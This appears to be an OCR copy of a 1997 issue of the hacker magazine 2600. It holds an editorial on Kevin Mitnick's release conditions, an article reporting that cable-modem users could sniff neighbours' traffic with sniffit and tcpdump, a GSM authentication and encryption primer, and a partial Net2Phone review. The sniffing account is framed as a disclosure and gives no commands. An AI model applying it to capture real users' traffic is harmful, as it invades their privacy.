Cover Design
Joe630, Shawn West, K. Harris

Office Manager
Tampruf

"They're self-described nerds, using one word names like "Mudge" or "Dark Tangent" and dressing all in black." - The Associated Press in a July 12, 1997 report using their insight to describe hackers at the Defcon conference.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Thee Joker, Mr. Upsetter.

Network Operations: Phiber Optik, Manos.

Repair: Mark0.

Chief Organizer: Pam.

Webmaster: Kiratoy.

Voice Mail: Help Wanted.

Inspirational Music: The Crownhate Ruin, The Rutles, The Grid, AFX.

Shout Outs: Patty, JMS/TNT, jpl.nasa.gov, Patricia Choo, Barnacle Bill.


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nRORB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/OUthMLb6UOPC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----
```

WTF

the neverending story	4
cablemodem security holes	6
gsm comes to north america	8
the wonders of net2phone	14
those pesky mylar strips	16
fortezza: the next clipper?	17
fast food phun	20
tricks and treats of the autovon	22
omnipoint in new york city	25
letters	30
defeating http access control	40
the ins and outs of metrocard gold	44
2600 marketplace	52
news summary	54

1 9 2 . 2 3 9 . 9 2 . 2 0 4

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1996 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677.

The Neverending Story

Sometimes it seems as if the true driving force behind progress is sheer stupidity. Almost without fail, whenever something truly promising comes along, its true potential is either never realized or hopelessly crippled by fear, ignorance, or overregulation.

Anyone involved in the Internet will recognize this. Here we have something unprecedented in human history - the ability to communicate around the planet with people of all different varieties; to share knowledge in a way that has never been done before. It seems pretty apparent to us that this is a *good* thing. But fear and suspicion soon took control as the focus turned away from the amazing possibilities and instead centered on all of the worst case scenarios we were able to conjure up in our minds. What if terrorists figured out how to send email? What if pedophiles communicated with children? What if copyrights became meaningless? What if we didn't know what the hackers were up to?

Just tune into your local evening TV news to get a taste of the fear mongering that takes place. If you find it funny and absurd, that's good. You recognize the mass media for what it is. But that's only the first step. Ridiculous as it may appear, the hysterical braying that surrounds us is actually believed by a great many people, including those people with the power to change things.

The Clinton administration, for one. Here we have the first administration in the history of our country that actually had a handle on what high technology was all about. They used the net. They understood the potential of encryption. They quickly outgrew the antiquated communications systems that existed in Washington before their arrival. And then they tried to control it. They wanted encryption to be regulated and controlled by the government. They wanted digital phone systems to have monitoring capabilities built into them. They seemed to focus more on the potential misuses of the net and how to punish offenders rather than recognize it as the single most powerful tool of communication and free speech that has ever been known to humanity. The lesson here is that power and awareness don't always add up to fairness. Regardless of what kind of political system is in place, such advances for the common people are almost always looked upon as a threat to those in power.

Of course we have people like Senator Exon, who managed to get the Communications Decency Act passed into law by people in power too scared to stand up to this flagrant violation of the First Amendment. Everyone knew that this legislation went against the Constitution. But who in the government had the guts to stand up and say that indecency was protected speech? Only the Supreme Court, which threw the CDA out earlier this summer. Not the House, not the Senate, not the President. And certainly not the media. They were willing to throw it all away just to avoid being associated with something controversial.

This was a hollow victory because so much time and effort had to be wasted to fight something that was so obviously wrong in the first place. Meanwhile people like Robert Thomas, Bernie S., and Kevin Mitnick are persecuted with little attention because civil liberties groups have their hands tied with stupidity like the CDA and because the public has been conditioned not to care.

But the facts remain. Robert Thomas and his wife were taken away from their family and put in prison for three years because their adult bulletin board in California offended someone in Memphis who called it on their own volition. It could have happened to literally anyone. Those reading *2600* regularly should be quite familiar with the Bernie S. story, where the Secret Service managed to imprison Bernie for nearly two years for possession of electronic parts that almost any hacker would have and which could be used for all sorts of perfectly legitimate things. And, of course, Kevin Mitnick's continuing plight which seems to have no end in sight: indefinite prison time not so much for anything he's done (more than two years later this has yet to be clearly defined) but for what the rest of us are afraid he *could* do.

Nothing we say can illustrate this as well as Mitnick's conditions of supervised release, which will go into effect for a number of years *after* he's released from prison which, it would seem, the government believes should be never. Pay close attention to these restrictions because you will undoubtedly see more of them:

The defendant shall not possess or use for any purpose the following: any computer hardware equipment; any computer software programs; any modems; any computer related peripherals or support equipment; any portable laptop computers; personal information assistants and derivatives; any cellular phone; any television; any instruments of communications equipped with online Internet, world wide web, or other computer network access; any other electronic equipment presently available or new technology that becomes available that can be converted to or has as its function the ability to act as a computer system or to access a computer system, computer network, or telecommunications network, except defendant may possess a landline telephone;

The defendant shall not be employed or perform services for any entity engaged in the computer, computer software, or telecommunications business and shall not be employed in any capacity where he will have access to computers or computer related equipment or software;

The defendant shall not access computers, computer networks, or other forms of wireless communications himself or through third parties;

The defendant shall not act as a consultant or advisor to individuals or groups engaged in any computer related activity;

The defendant shall not acquire or possess any computer codes including computer passwords, cellular phone access codes or other access devices that enable the defendant to use, acquire, exchange, or alter information in a computer or telecommunications database system;

The defendant shall not use or possess any data encryption device, program, or technique for computers or any other purpose;

The defendant shall not alter or possess any altered telephone, telephone equipment, or any other communications related equipment;

The defendant shall not use any telephone or telephone related equipment for purposes other than to speak directly to another person;

The defendant shall only use his true name and not use any alias or other false identity.

Again, if you find this funny and absurd, that's good. But this is also scary as hell and something that should not be ignored by anyone. This is by no means an isolated case. Other people are being faced with these kinds of restrictions at an alarming rate. It tells us that the authorities are very wary of almost *any* form of technology (even a television set!) and are prepared to restrict access whenever possible. We find the item about not being allowed to use encryption especially telling. It's no longer enough to confine someone to a certain space and to restrict their movements. Now, *anything* that can be used to achieve privacy is seen as a threat and something to be restricted. Even speech is being regulated - Mitnick isn't allowed to advise people on the subject that he knows best. And, according to this, it would be a violation for him to use voicemail since he wouldn't be using a telephone "to speak directly to another person." We wonder just what it is they expect Mitnick to do when he gets out. It seems that life in our society will be nearly impossible for him.

These conditions demonstrate an utter lack of understanding of technology and would seem to prove quite conclusively that the motivating factor behind them is fear. If you believe that someone like Mitnick is capable of doing anything in the world with a telephone or an electronic device, then these words start to make a little more sense. But judges aren't supposed to think simplistically and in tabloid style like two-bit Hollywood directors out to make a quick buck by creating cheap fantasy. They should be attempting to grasp the basic concepts of the technology that now affects them, rather than letting their emotions and fears dictate their rulings. And we should be watching over them prepared to speak out when things like this occur. Because, eventually, one way or another, the rulings, short-sightedness, and fear will have a profound effect on our lives.

Kevin Mitnick can be written to at: Kevin Mitnick 89950-012, P.O. Box 1500, Los Angeles, CA 90053-1500, or on the Internet at kmitnick@2600.com. While he very much would like to send replies, Mitnick has been advised by his attorney not to respond personally since virtually anything he says could be misinterpreted and used against him by the authorities who monitor everything he says.

Cable Modem Security Holes

by Sciri
(sciri@L0phT.com)

This article is a work in progress. The complete article, as well as any changes, updates, new references and related articles, can be found at http://www.L0phT.com/~sciri/cable/.

Note: All references to the specific Internet Service Provider affected have been censored and replaced with [ISP] due to the nature of this article.

The advent of cablemodems has opened up a wealth of security nightmares for Internet users in this area. Unfortunately, most of these users have never touched a UNIX machine and have no idea how packet transport works over wide area public networks such as the Internet. Because of this, hundreds of new Internet users may be at risk from extremely old security issues.

In the past, virtually all home Internet users connected to their Internet Service Providers (ISPs) or colleges using standard modems and logged into UNIX or VMS shell accounts. Due to the fact that these shell accounts required at least a rudimentary knowledge of computers and networking, most users logging into these accounts had an understanding and respect for the Internet and its limitations. The majority of these users also understood the security issues at hand and took the proper precautions to safeguard their data.

Over the past few years, UNIX and VMS shell accounts have been slowly phased out in favor of SLIP and PPP dialup connections. The advantage of this type of dialup protocol was that the Internet and its resources were now within reach of novice Windows and Macintosh users. The downside of this, however, was that many of these users didn't understand how the Internet worked and were ignorant of the dangers posed by sending confidential and private data over their connections.

The introduction of cablemodems and WebTV has created a whole new breed of novice Internet users who no longer need to know how to set up a modem connection and, in a lot of cases, no longer even need to know how to use a computer. This trend is pushing the commercialization of the Internet and most companies and ISPs seem to be more interested in making a profit than making sure a secure and reliable service is being released.

Of all the security issues at hand today, the hottest topic right now seems to be the ability for malicious hackers to take advantage of problems with TCP/IP and sniff network traffic going over the Internet and corporate Intranets. Companies such as Netscape Communications Corporation and Open Market, Inc. are pushing secure commerce servers so conducting transactions over the Internet and corporate Intranets can be safe and secure.

The problem with this approach is that only transactions via SSL equipped WWW browsers can take advantage of this security. Most other forms of connections are left unsecured because not all clients are capable of SSL or encryption. Another problem is that these extreme novice Internet users don't understand what sniffing is and don't know why they should only use SSL equipped WWW browsers to conduct transactions and send confidential data over the Internet.

In the past, the risk of someone sniffing Internet data was relatively low. In order for a sniffer to be successfully set up, a key gateway machine sitting in between the client and server had to be compromised and superuser access had to be attained. Once superuser access was attained, the intruder had to then hide their tracks from the system administrators and find a way to silently retrieve sniffer logs from that compromised host. Usually, these gateway machines were UNIX based and vast amounts of knowledge about the UNIX operating system were required in order to keep one-

self hidden.

The routing used by cablemodems in this area (Zenith HOME*Works Universal transceivers), however, completely bypasses the need to compromise a gateway machine in order to sniff. Each cablemodem network interface (NI) acts as an ethernet transceiver and directly connects each cablemodem user's machine to the Internet via 10BaseT. Because of this, each machine a cablemodem user has connected to the Internet is considered a local node on whatever subnet has been assigned to that user's geographical area.

This trend was first noticed when the cablemodem NI was installed and powered up at this site. The TX, RX, and NET-ACTIVE status LEDs had immediately lit up and started reporting network traffic even though the cablemodem NI had not yet been plugged into the ethernet card of the firewall/gateway machine. It was then hypothesized that it may be possible for cablemodem users to sniff all traffic passing over the same subnet.

Software such as sniffit and tcpdump was used to test this hypothesis and, not surprisingly, every other cablemodem user on the same subnet could, in fact, be monitored. Due to the fact that this type of major security hole could put the privacy of hundreds of cablemodem users at risk and quite possibly destroy the reputation of an ISP, it was decided that [ISP] should be contacted regarding the sniffing issues.

After playing phone tag and being on hold for nearly an hour, I was finally connected to someone within [ISP]'s security group and explained exactly what was being tested and the methods being used. I was then told that the ability for any cablemodem user to sniff network traffic on their subnet is a "known bug, and no fix is available at this time."


According to [ISP]'s security group, the fact that cablemodem users can sniff network traffic was not publicized because "this cablemodem service is not being sold as a secure service and no such claims are being made in the service agreement." Baffled by this, I posed the question that "since this isn't a secure service, [ISP] has decided upon the policy that it's the sole responsibility of the end user or system administrator to make sure that all connections are secured and encrypted by third party software?" The response was, "Hrm... that's actually a pretty good way of phrasing it."

This is an extreme display of [ISP]'s inability to plan ahead and take steps to keep their networks reasonably secure. Topped off by a seemingly intentional coverup to keep cablemodem users from finding out that virtually every single keystroke that goes across their Internet connection could very well be monitored, it's frightening to think that most end users are ignorant to the fact that any problems such as this even exist.

With today's threats of credit card fraud and the widespread value of personal information, [ISP] should have taken all steps possible to make sure that cablemodem subscribers were educated and aware of these dangers. With more and more users transmitting confidential and personal information over the Internet and World Wide Web, more security issues need to be addressed and publicized.

The issue of sniffing does not stop here, however. With cablemodem technology being pushed as the next "big thing," ISPs and cable companies should take as many precautions as possible to make sure cablemodems become a secure and reliable service. If current technology is not updated to reflect these problems, thousands, if not millions, of future users could be at risk.

GSM
Comes to North America



by Phiber Optik

In this article, I will describe various aspects of GSM, the newly implemented Global System for Mobile communications. Groovy? Then let's begin!

Just what is this GSM, anyway?

GSM started out in Europe as Groupe Special Mobile in 1982. Established by the European Conference of Post and Telecommunication Administrators (CEPT), it was to be the new standard for digital cellular. A newer, better network for mobile communications was needed. In comparison to the many nations' incompatible cellular systems, GSM would provide a standard for easy roaming, efficient use of available bandwidth, and privacy through encryption. By the mid-1980's, well over a dozen countries were committed to GSM, and in 1989, responsibility for GSM was transferred to the European Telecommunications Standards Institute (ETSI). In the early 1990's, the first public GSM network was put into place. As you can probably imagine, it wasn't easy getting everyone to agree on the encryption aspect, specifically the encryption used to deter eavesdropping. While the French and British spook agencies wanted "adequate" encryption, the Germans argued for something much stronger, being that they bordered what was, at the time, the Eastern Bloc. A compromise was arrived at, the result being the "secret" A5 encryption algorithm. Two versions were drafted, A5/1 for Europe, specifically the members of CEPT, and A5/2 for export. (If you were a particularly nasty nation, the encryption would be totally disabled.) Anyway, we'll get into the security features of GSM later in this article, so remain calm.

GSM comes to America

In the 90's, the industry began buzzing about Personal Communications Services, or PCS. PCS boasted, among other things, small communications gadgets crammed with neato-keen features to do all sorts of things. Or that's what they hoped. The FCC allocated the 1,900MHz band of the EM spectrum for PCS, and auctioned off frequencies (I often wondered if I could purchase that part of the EM spectrum known as "blue", or maybe "green"; think of the royalties). Anyway, certain members of the telecommunications industry recognized GSM as a great technology with which to build upon the PCS idea. The first GSM-

based PCS networks were designed, implemented, and tested in the mid-90's, and by 1995 the first taste of GSM was available to the American public. Or at least, to those who lived in the larger cities where GSM was first being implemented. Now, one obvious problem arose that has yet to be resolved. GSM abroad uses the 900MHz band. Europe's version of PCS, known as DCS1800 or PCN, uses the 1,800MHz band. Due to the FCC's forward thinking, our GSM/PCS network is totally incompatible with the rest of the world's, simply because of the frequency. GSM phone manufacturers are scrambling to create hybrid phones that work both here and abroad, but are wrestling with the problem of combining all the needed circuitry while keeping the size and cost of the phone at a minimum. So, for the time being, we are restricted to SIM card "roaming," which is using your SIM in a foreign phone, one of the neat features of GSM. So let's get into the technology, shall we?

SIM sala bim!


At the core of GSM's security model is the SIM card, which is the Subscriber Identity Module. The SIM card can be found as either a full credit card-sized smartcard, or a smaller card (see picture) no bigger than the actual IC carrier. The former slides and stays in a slit in the handset, the latter in a small latched socket under the battery of the handset. The smaller SIM's can be popped into a credit card-sized "carrier," so it can be used with handsets that take the larger size SIM's. The idea is that a subscriber could insert his/her SIM card into anyone's GSM phone, and use the network, subject to the criterion stored on the SIM card itself. What's on the SIM card that makes it so special? The SIM card is actually a small "tamper-proof" microcontroller which is capable of performing one or two one-way-hash functions, stores the subscriber's unique secret key (Ki) and IMSI (International Mobile Subscriber Identity) number, the subscriber's MSISDN (Mobile Station Integrated Services Digital Network number, which in English, is the subscriber's phone number), has some EEPROM for storing a PIN to lock the SIM, the preferred language for the handset's menus, a speed dialing directory, station-to-station (SMS) text messages, etc. The IMSI, like the secret key (Ki), is unique; its purpose is to identify the subscriber to the network. It has the following format: MCC-MNC-MSIN, where MCC is the 2 or 3 digit Mobile Country Code (typically the same as land-line country code), MNC is the two digit Mobile Network Code, indicating your home GSM provider, and MSIN is the Mobile Station Identification Number, often the same as the MSISDN number. The MCC-MNC together are called the network code, and uniquely identify a GSM provider. Some examples are 310-16 for Omnipoint, 310-15 for BellSouth Mobility, etc. (Why did we get 310 as our country code and not 001? That's probably payback for having country code 1 on the wired telephone network!) You may notice the ISDN acronym in MSISDN; as you'll see, some of GSM's internal protocols were based on ISDN standards. It's hoped that GSM will be gatewayed to land-line ISDN, but I digress.

Provided the SIM was ever used on its home GSM network, a temporary IMSI known as the TMSI is issued by the switch and stored on the SIM. Whenever the SIM is interrogated by the network as to "who" it is, it uses the TMSI instead of its IMSI to protect the identity of the owner over the air. A TMSI can be reissued at some interval, decided by the GSM provider. The secret key (Ki) is considered a shared secret; it's locked away in the SIM, only to be used by the hashing functions. Not you, and not even your phone knows what this number is. The mobile switch that authenticates you and completes your call knows what it is. It has a database containing all the valid Ki's, called the AUC, the AUthentication Center database. The AUC also contains some other things, but we'll get to that shortly. The two hashing functions in the SIM are implementation specific, and are called A3 and A8, the authentication algorithm and the ciphering key generating algorithm, respectively. Oftentimes, the recommended "official" A3/A8 COMP128

algorithms are used, which are approved by the GSM Standardizations Group. (Just to satisfy your curiosity, the aforementioned A5 algorithm is implemented in the handset's firmware, and not on the SIM card.) The PIN is only used to lock the SIM, so when placed in a phone and powered up, the user must enter the correct PIN in order to make or receive calls. If the PIN is entered incorrectly some predetermined number of times, the SIM is blocked from use, and only the Personal Unblocking Key (PUK, available from the GSM provider) can unblock the SIM and restore it to usefulness. If the PUK is incorrectly entered too many times, the SIM card is rendered useless. Understand, all billing stems from the SIM, the handset is simply an extension of the medium, nothing more.

OK, so what about this handset?

A GSM phone typically has all the normal touch-tone keys, and in addition, some mechanism to navigate a simple menu of options to configure the phone and use its features. Arrow keys for scrolling, YES and NO buttons for making choices, etc. The menu is viewed on a small, multi-line, LCD display. There are commonly undocumented keypad sequences for displaying information about the phone's firmware revision, and IMEI, among other things. The IMEI, or International Mobile Equipment Identity, is a unique ID for your phone. It has the following format: TAC-FAC-SN-X. The TAC is a 6-digit Type Approval Code, the FAC is a 2-digit Final Assembly Code, the SN is a 6-digit Serial Number, and X is a reserved "supplementary" digit. IMEI's are stored in the EIR (Equipment Identity Register) database. The IMEI is to the handset what the IMSI is to the SIM card. In this manner, someone attempting to use the network can be revoked by having an invalid SIM card, or an unregistered or stolen phone, or both. It should be noted that many GSM phones have neat features like firmware debuggers and call progress dumpers built in, accessible with a computer and a specially built serial cable.



Enough, Phiber, now tell me about the switch!

OK, OK. The two most common GSM switches are the Ericsson AXE MSC, based on the AXE 10, and the Nortel DMS-MSC, based on the DMS SuperNode. MSC stands for Mobile Switching Center, which is what the switch is called in GSM lingo. The MSC is part of the network subsystem, and accesses four main databases: the Home Location Register (HLR), the Visitor Location Register (VLR), the Equipment Identity Register (EIR), and the Authentication Center (AUC) (. 3). The VLR is commonly integrated with the MSC (e.g. the DMS-MSC), leaving the HLR, AUC, and EIR as a separate physical entity (e.g. the DMS-HLR). There is at least one HLR on every GSM network, and commonly multiple MSC's. The MSC's talk to other nodes on the GSM network using Signaling System No. 7 (SS7). Smaller GSM networks which only serve a particular metropolitan area may only have a couple of MSC's, which would talk directly to the PSTN (e.g. NYNEX, Bell Atlantic) using SS7. Larger GSM networks, which serve entire countries, make use of Gateway MSC's, or GMSC's, which may need to gain access to other parts of the GSM network over an SS7 capable PSTN, because it would be impractical to have the entire GSM network directly and privately interconnected. The MSC/VLR and HLR together handle roaming and call routing; the HLR also stores all valid IMSI's and MSISDN's, while the EIR stores all the valid IMEI's. This leaves the AUC, which stores all the valid Ki's, generates pseudo-random numbers, and performs the A3 and A8 hashes for the network subsystem.

What's up with those flat, funky new antennas on the fronts of buildings?

Your handset and SIM make up the "mobile station." It talks to these antennas, which are hooked up to a Base Transceiver Station (BTS) commonly located either on the roof or in the basements of these buildings. BTS's are analogous to "cells," and are grouped together into "location areas," which are given location area identifiers (LAI's). These clusters of BTS's are linked to Base Station Controllers (BSC's), typically located in yet other buildings. The BSC's talk directly to the switch (MSC) over leased lines (see diagram, page 10).

Coding and multiplexing in brief: from the handset back to the switch

So now we have your phone sampling your voice at 13kbps using the GSM protocol, the samples get packetized using a modified LAPD (a la ISDN) protocol known as LAPDm (Link Access Protocol for the D-channel, modified), and these packets are multiplexed into time slots (known as "burst periods"), eight of which make up a TDMA (Time Division Multiple Access) frame. The TDMA frames are bundled together into 26-frame multiframes, which are then modulated onto one of 124 carrier frequencies using GMSK (Gaussian-filtered Minimum Shift Keying). These 124 carriers, spaced 200kHz apart, are the result of dividing up either 30MHz or 10MHz of bandwidth using FDMA (Frequency Division Multiple Access) in the 1900MHz PCS band. The bandwidth sizes are granted by the FCC based on the service area requirements of the GSM company (i.e., metropolitan versus suburban, etc.), and are lettered A through F, largest to smallest. A, B, and C-blocks are 30MHz, and D, E, and F-blocks are 10MHz. One or more carrier frequencies are assigned to each BTS. The wireless path between your phone and the nearest BTS is referred to as a Um link. Your phone converses with BTS's using FDMA/TDMA over this link. The BSC's talk to the BTS's they control over what is termed an Abis link, and talk to the switch (MSC) over an A link using the same Message Transfer Part (MTP) packets as defined by SS7 (see diagram, page 10). The highest layer of an SS7 MTP (akin to the "Application" layer in the OSI model) is known as the TCAP, for Transaction Capabilities Application Part. In GSM nomenclature, the TCAP contains the MAP, for Mobile Application Part, which can be rather complex. The MAP's contain the actual messages sent between the BSC and the MSC, and between the MSC and all other entities of the network subsystem.

Authentication and Encryption

The part you've been waiting for! Here's how it all works. The identity of a subscriber is authenticated to use the network using a challenge-response procedure, based on the security of a shared secret. As mentioned earlier, the shared secret is the subscriber's unique Ki, which is stored in the SIM card on the subscriber side, and in the AUC on the switch side. The AUC starts by choosing a 128-bit pseudo-random number (RAND) and hashes it with the subscriber's Ki, using the A3 algorithm, to form SRES ("signed response"), a 32-bit digital signature of Ki. Next, it uses the same RAND and hashes Ki using the A8 algorithm to form Kc, a 64-bit digital signature of Ki used as the ciphering key for A5. The process of generating RAND, SRES, and Kc is called "generating a triplet." This triplet is then cached by the HLR, and can be regenerated at some interval determined by the GSM provider. When a subscriber needs to be authenticated, his SIM tells the local MSC/VLR his TMSI, which the MSC/VLR uses to locate his HLR, which communicates back the subscriber's triplet, which is cached by the MSC/VLR. The RAND is sent to the subscriber's SIM by the MSC/VLR, and the SIM computes SRES and Kc. SRES is sent by the SIM to the MSC/VLR, which compares it to the SRES it has cached. If they match, the subscriber is authenticated! Now that the subscriber is authenticated, communication over the GSM network can begin. But first, a brief description of A5 is in order... A5 is a stream cipher consisting of three clock-

controlled linear feedback shift registers (LFSR's). Kc is used to initialize the three LFSR's, then the 22-bit TDMA frame number is fed into A5, whatever the frame number happened to be at that moment. The output is two 114-bit values, one for the transmit channel, and one for the receive channel. Each "channel," frozen in time (burst period), consists of two significant sets of 57-bit data, for a total of 114-bits. The 114-bit transmit burst period is exclusive ORed (XORed) with one of the two outputs of A5, and the 114-bit receive burst period is XORed with the other output of A5. OK, so now, provided that all over-the-air communications between the subscriber and the BTS (cell) are to be encrypted, a "start ciphering" message is sent to both the BTS and the handset. This message also indicates whether to use A5/1 or A5/2. The Kc that the MSC/VLR got from the subscriber's HLR is passed to the BTS, which feeds it into its A5 engine, and the Kc generated by the SIM is used to initialize the handset's A5 engine. Since the authentication stage was successful, the BTS's Kc and the SIM's Kc would be identical. Encryption proceeds as I laid out in the A5 description. In this manner, all voice and data traffic in the form of TDMA frames is encrypted between the handset and the BTS. How often Kc is re-chosen is implementation specific. It could be multiple times during the lifetime of a call, or only once during call setup, or for every n-th call. In addition to the initial A3 authentication, the subscriber's handset could also be subjected to a test. The handset's IMEI is looked up in the EIR database, and would either be permitted or denied from using the GSM network, e.g., if the phone was reported stolen.

Handoffs and Roaming

As you may well know, the links used for a call are not static for the duration of that call. Handoffs (also called "handovers") typically occur for load balancing during idle points of conversation, or because the mobile user is in transit. Internally, the handoff would be between time slots in the same cell (BTS), between BTS's connected to the same BSC, between BSC's connected to the same switch (MSC), or between BTS's ultimately controlled by different switches.

Roaming, or "location updating," is accomplished by the MSC/VLR and HLR. Location updating is a function of the GSM network that is performed for both home subscribers as well as subscribers from other GSM networks who are roaming partners. When a phone is turned on or is moved to a new location area, it registers its location information (LAI) and TMSI with the local MSC/VLR. The MSC/VLR deduces the subscriber's HLR from the TMSI, and sends it the subscriber's current LAI and TMSI, along with its own SS7 address. If this TMSI checks out with the HLR, the HLR sends some subscriber information which would be needed for call control (such as the triplet) to this new MSC/VLR. It also notifies any previously registered MSC/VLR to cancel its registration of the subscriber, who has relocated.

Call routing

I'll describe call routing using an incoming call from the PSTN as an example. On a large national GSM network, the first hop into a GSM network is the GMSC (Gateway Mobile Switching Center). The GMSC receives the terminating subscriber's phone number (MSISDN) from the neighboring PSTN switch over SS7. The GMSC has a table which contains the SS7 address (point code) of the HLR's for all MSISDN's on the network. The GMSC queries the proper HLR for a Mobile Station Roaming Number (MSRN). The HLR looks up the SS7 address of the MSC/VLR that the terminating subscriber is currently local to and, using the SS7 capable PSTN to bridge the distance, asks this MSC/VLR to give it a temporary MSRN. This MSRN is allocated from a pool of reserved, valid PSTN phone numbers which are used by the GSM network to "alias" MSISDN's to. This aliasing is only valid for the duration of the call. The MSRN is returned, via the HLR, to the GMSC, which can now use this

temporary MSRN phone number to route over the PSTN to the proper MSC/VLR and ultimately to the terminating mobile subscriber. On a smaller GSM network, the process is much simpler. An MSC/VLR is often the first and only hop between the PSTN and the mobile subscriber. The MSC/VLR simply asks the HLR for the IMSI that corresponds to the incoming MSISDN, matches the IMSI to its TMSI, and uses it to ring the proper subscriber's handset.

And there you have it. Consider it a primer on GSM. I know, a little technical for a primer. Well, what did you expect? This should prove ample information to satisfy your neurons for a while. If this article is well received and if I have time in the future, I may cover other topics such as custom calling features, billing, and assorted stuff. If you're looking for the GSM provider in your area, or even if there is one, look no further than the web sites of Omnipoint, Sprint Spectrum, Bell South Mobility, and Pacific Bell Mobile, to name a few. See ya!

The Wonders of Net2Phone

by tersIan

Just the other day I was thinking to myself, "Boy, isn't technology just great?" Well, a new product by Net2Phone, a division of IDT (yes, the phone card people), reinforced my thoughts. This product that allows you to have "real-time uninterrupted voice communication between the two calling parties" and "tears down the international telecom monopolies" was just the thing to brighten up my day. So I downloaded it at their website at http://www.net2phone.com and installed it. The software immediately requires you to register your name and address and all the normal annoying information that every company must have to track you down for mass snail mail spamming. So I register and it gives me some hints and the normal installation garbage and then, all of a sudden, I have a graphical image of a nice digital phone on my desktop.

I was in heat to try this baby out, so I dialed up the first 800 number that came to mind and watched the software connect to one of IDT's phone switches. In under three seconds, ringing came forth from my PC speakers and I was connected to the party I had called. I picked up my microphone and said hello. The operator responded. I was so shocked that this had worked I accidentally hung up on her! "Wow, this is neat," I thought to myself as I proceeded to call other 800 and 888 numbers that I knew.

What if I wanted to call numbers that weren't 800 or 888 numbers? Well, they offer debit cards just like the ones you buy to make long distance calls on your regular phone. The way this works is to buy a card via a credit card either by fax or right off their website. They then give you a virtual card, i.e., a pin number via email after your card has been manually validated. The cards are all in 25 dollar increments and are debited by the minute depending on the destination of the calls. Your calls originate in New Jersey and are billed at IDT's rates from NJ to wherever you are calling.

The quality of the call is quite good if you realize what is being done in the background to facilitate the call. Net2Phone describes it as converting "the signal from the 'packet switch network' Internet environment to the 'circuit switch network' telephone environment." The PTT (Push To Talk) module is seamless in operation and the VOX (Voice Activated) controls are a little rusty, but I suppose if you had a full-duplex sound card, it would be a lot easier to control. However, either way, you are talking from your PC to someone's phone either domestically or internationally.

So, like any true tester of software, I sat down and thought long and hard about the faults and shortcomings of this software, and, lo and behold, I realized a couple of very important things.

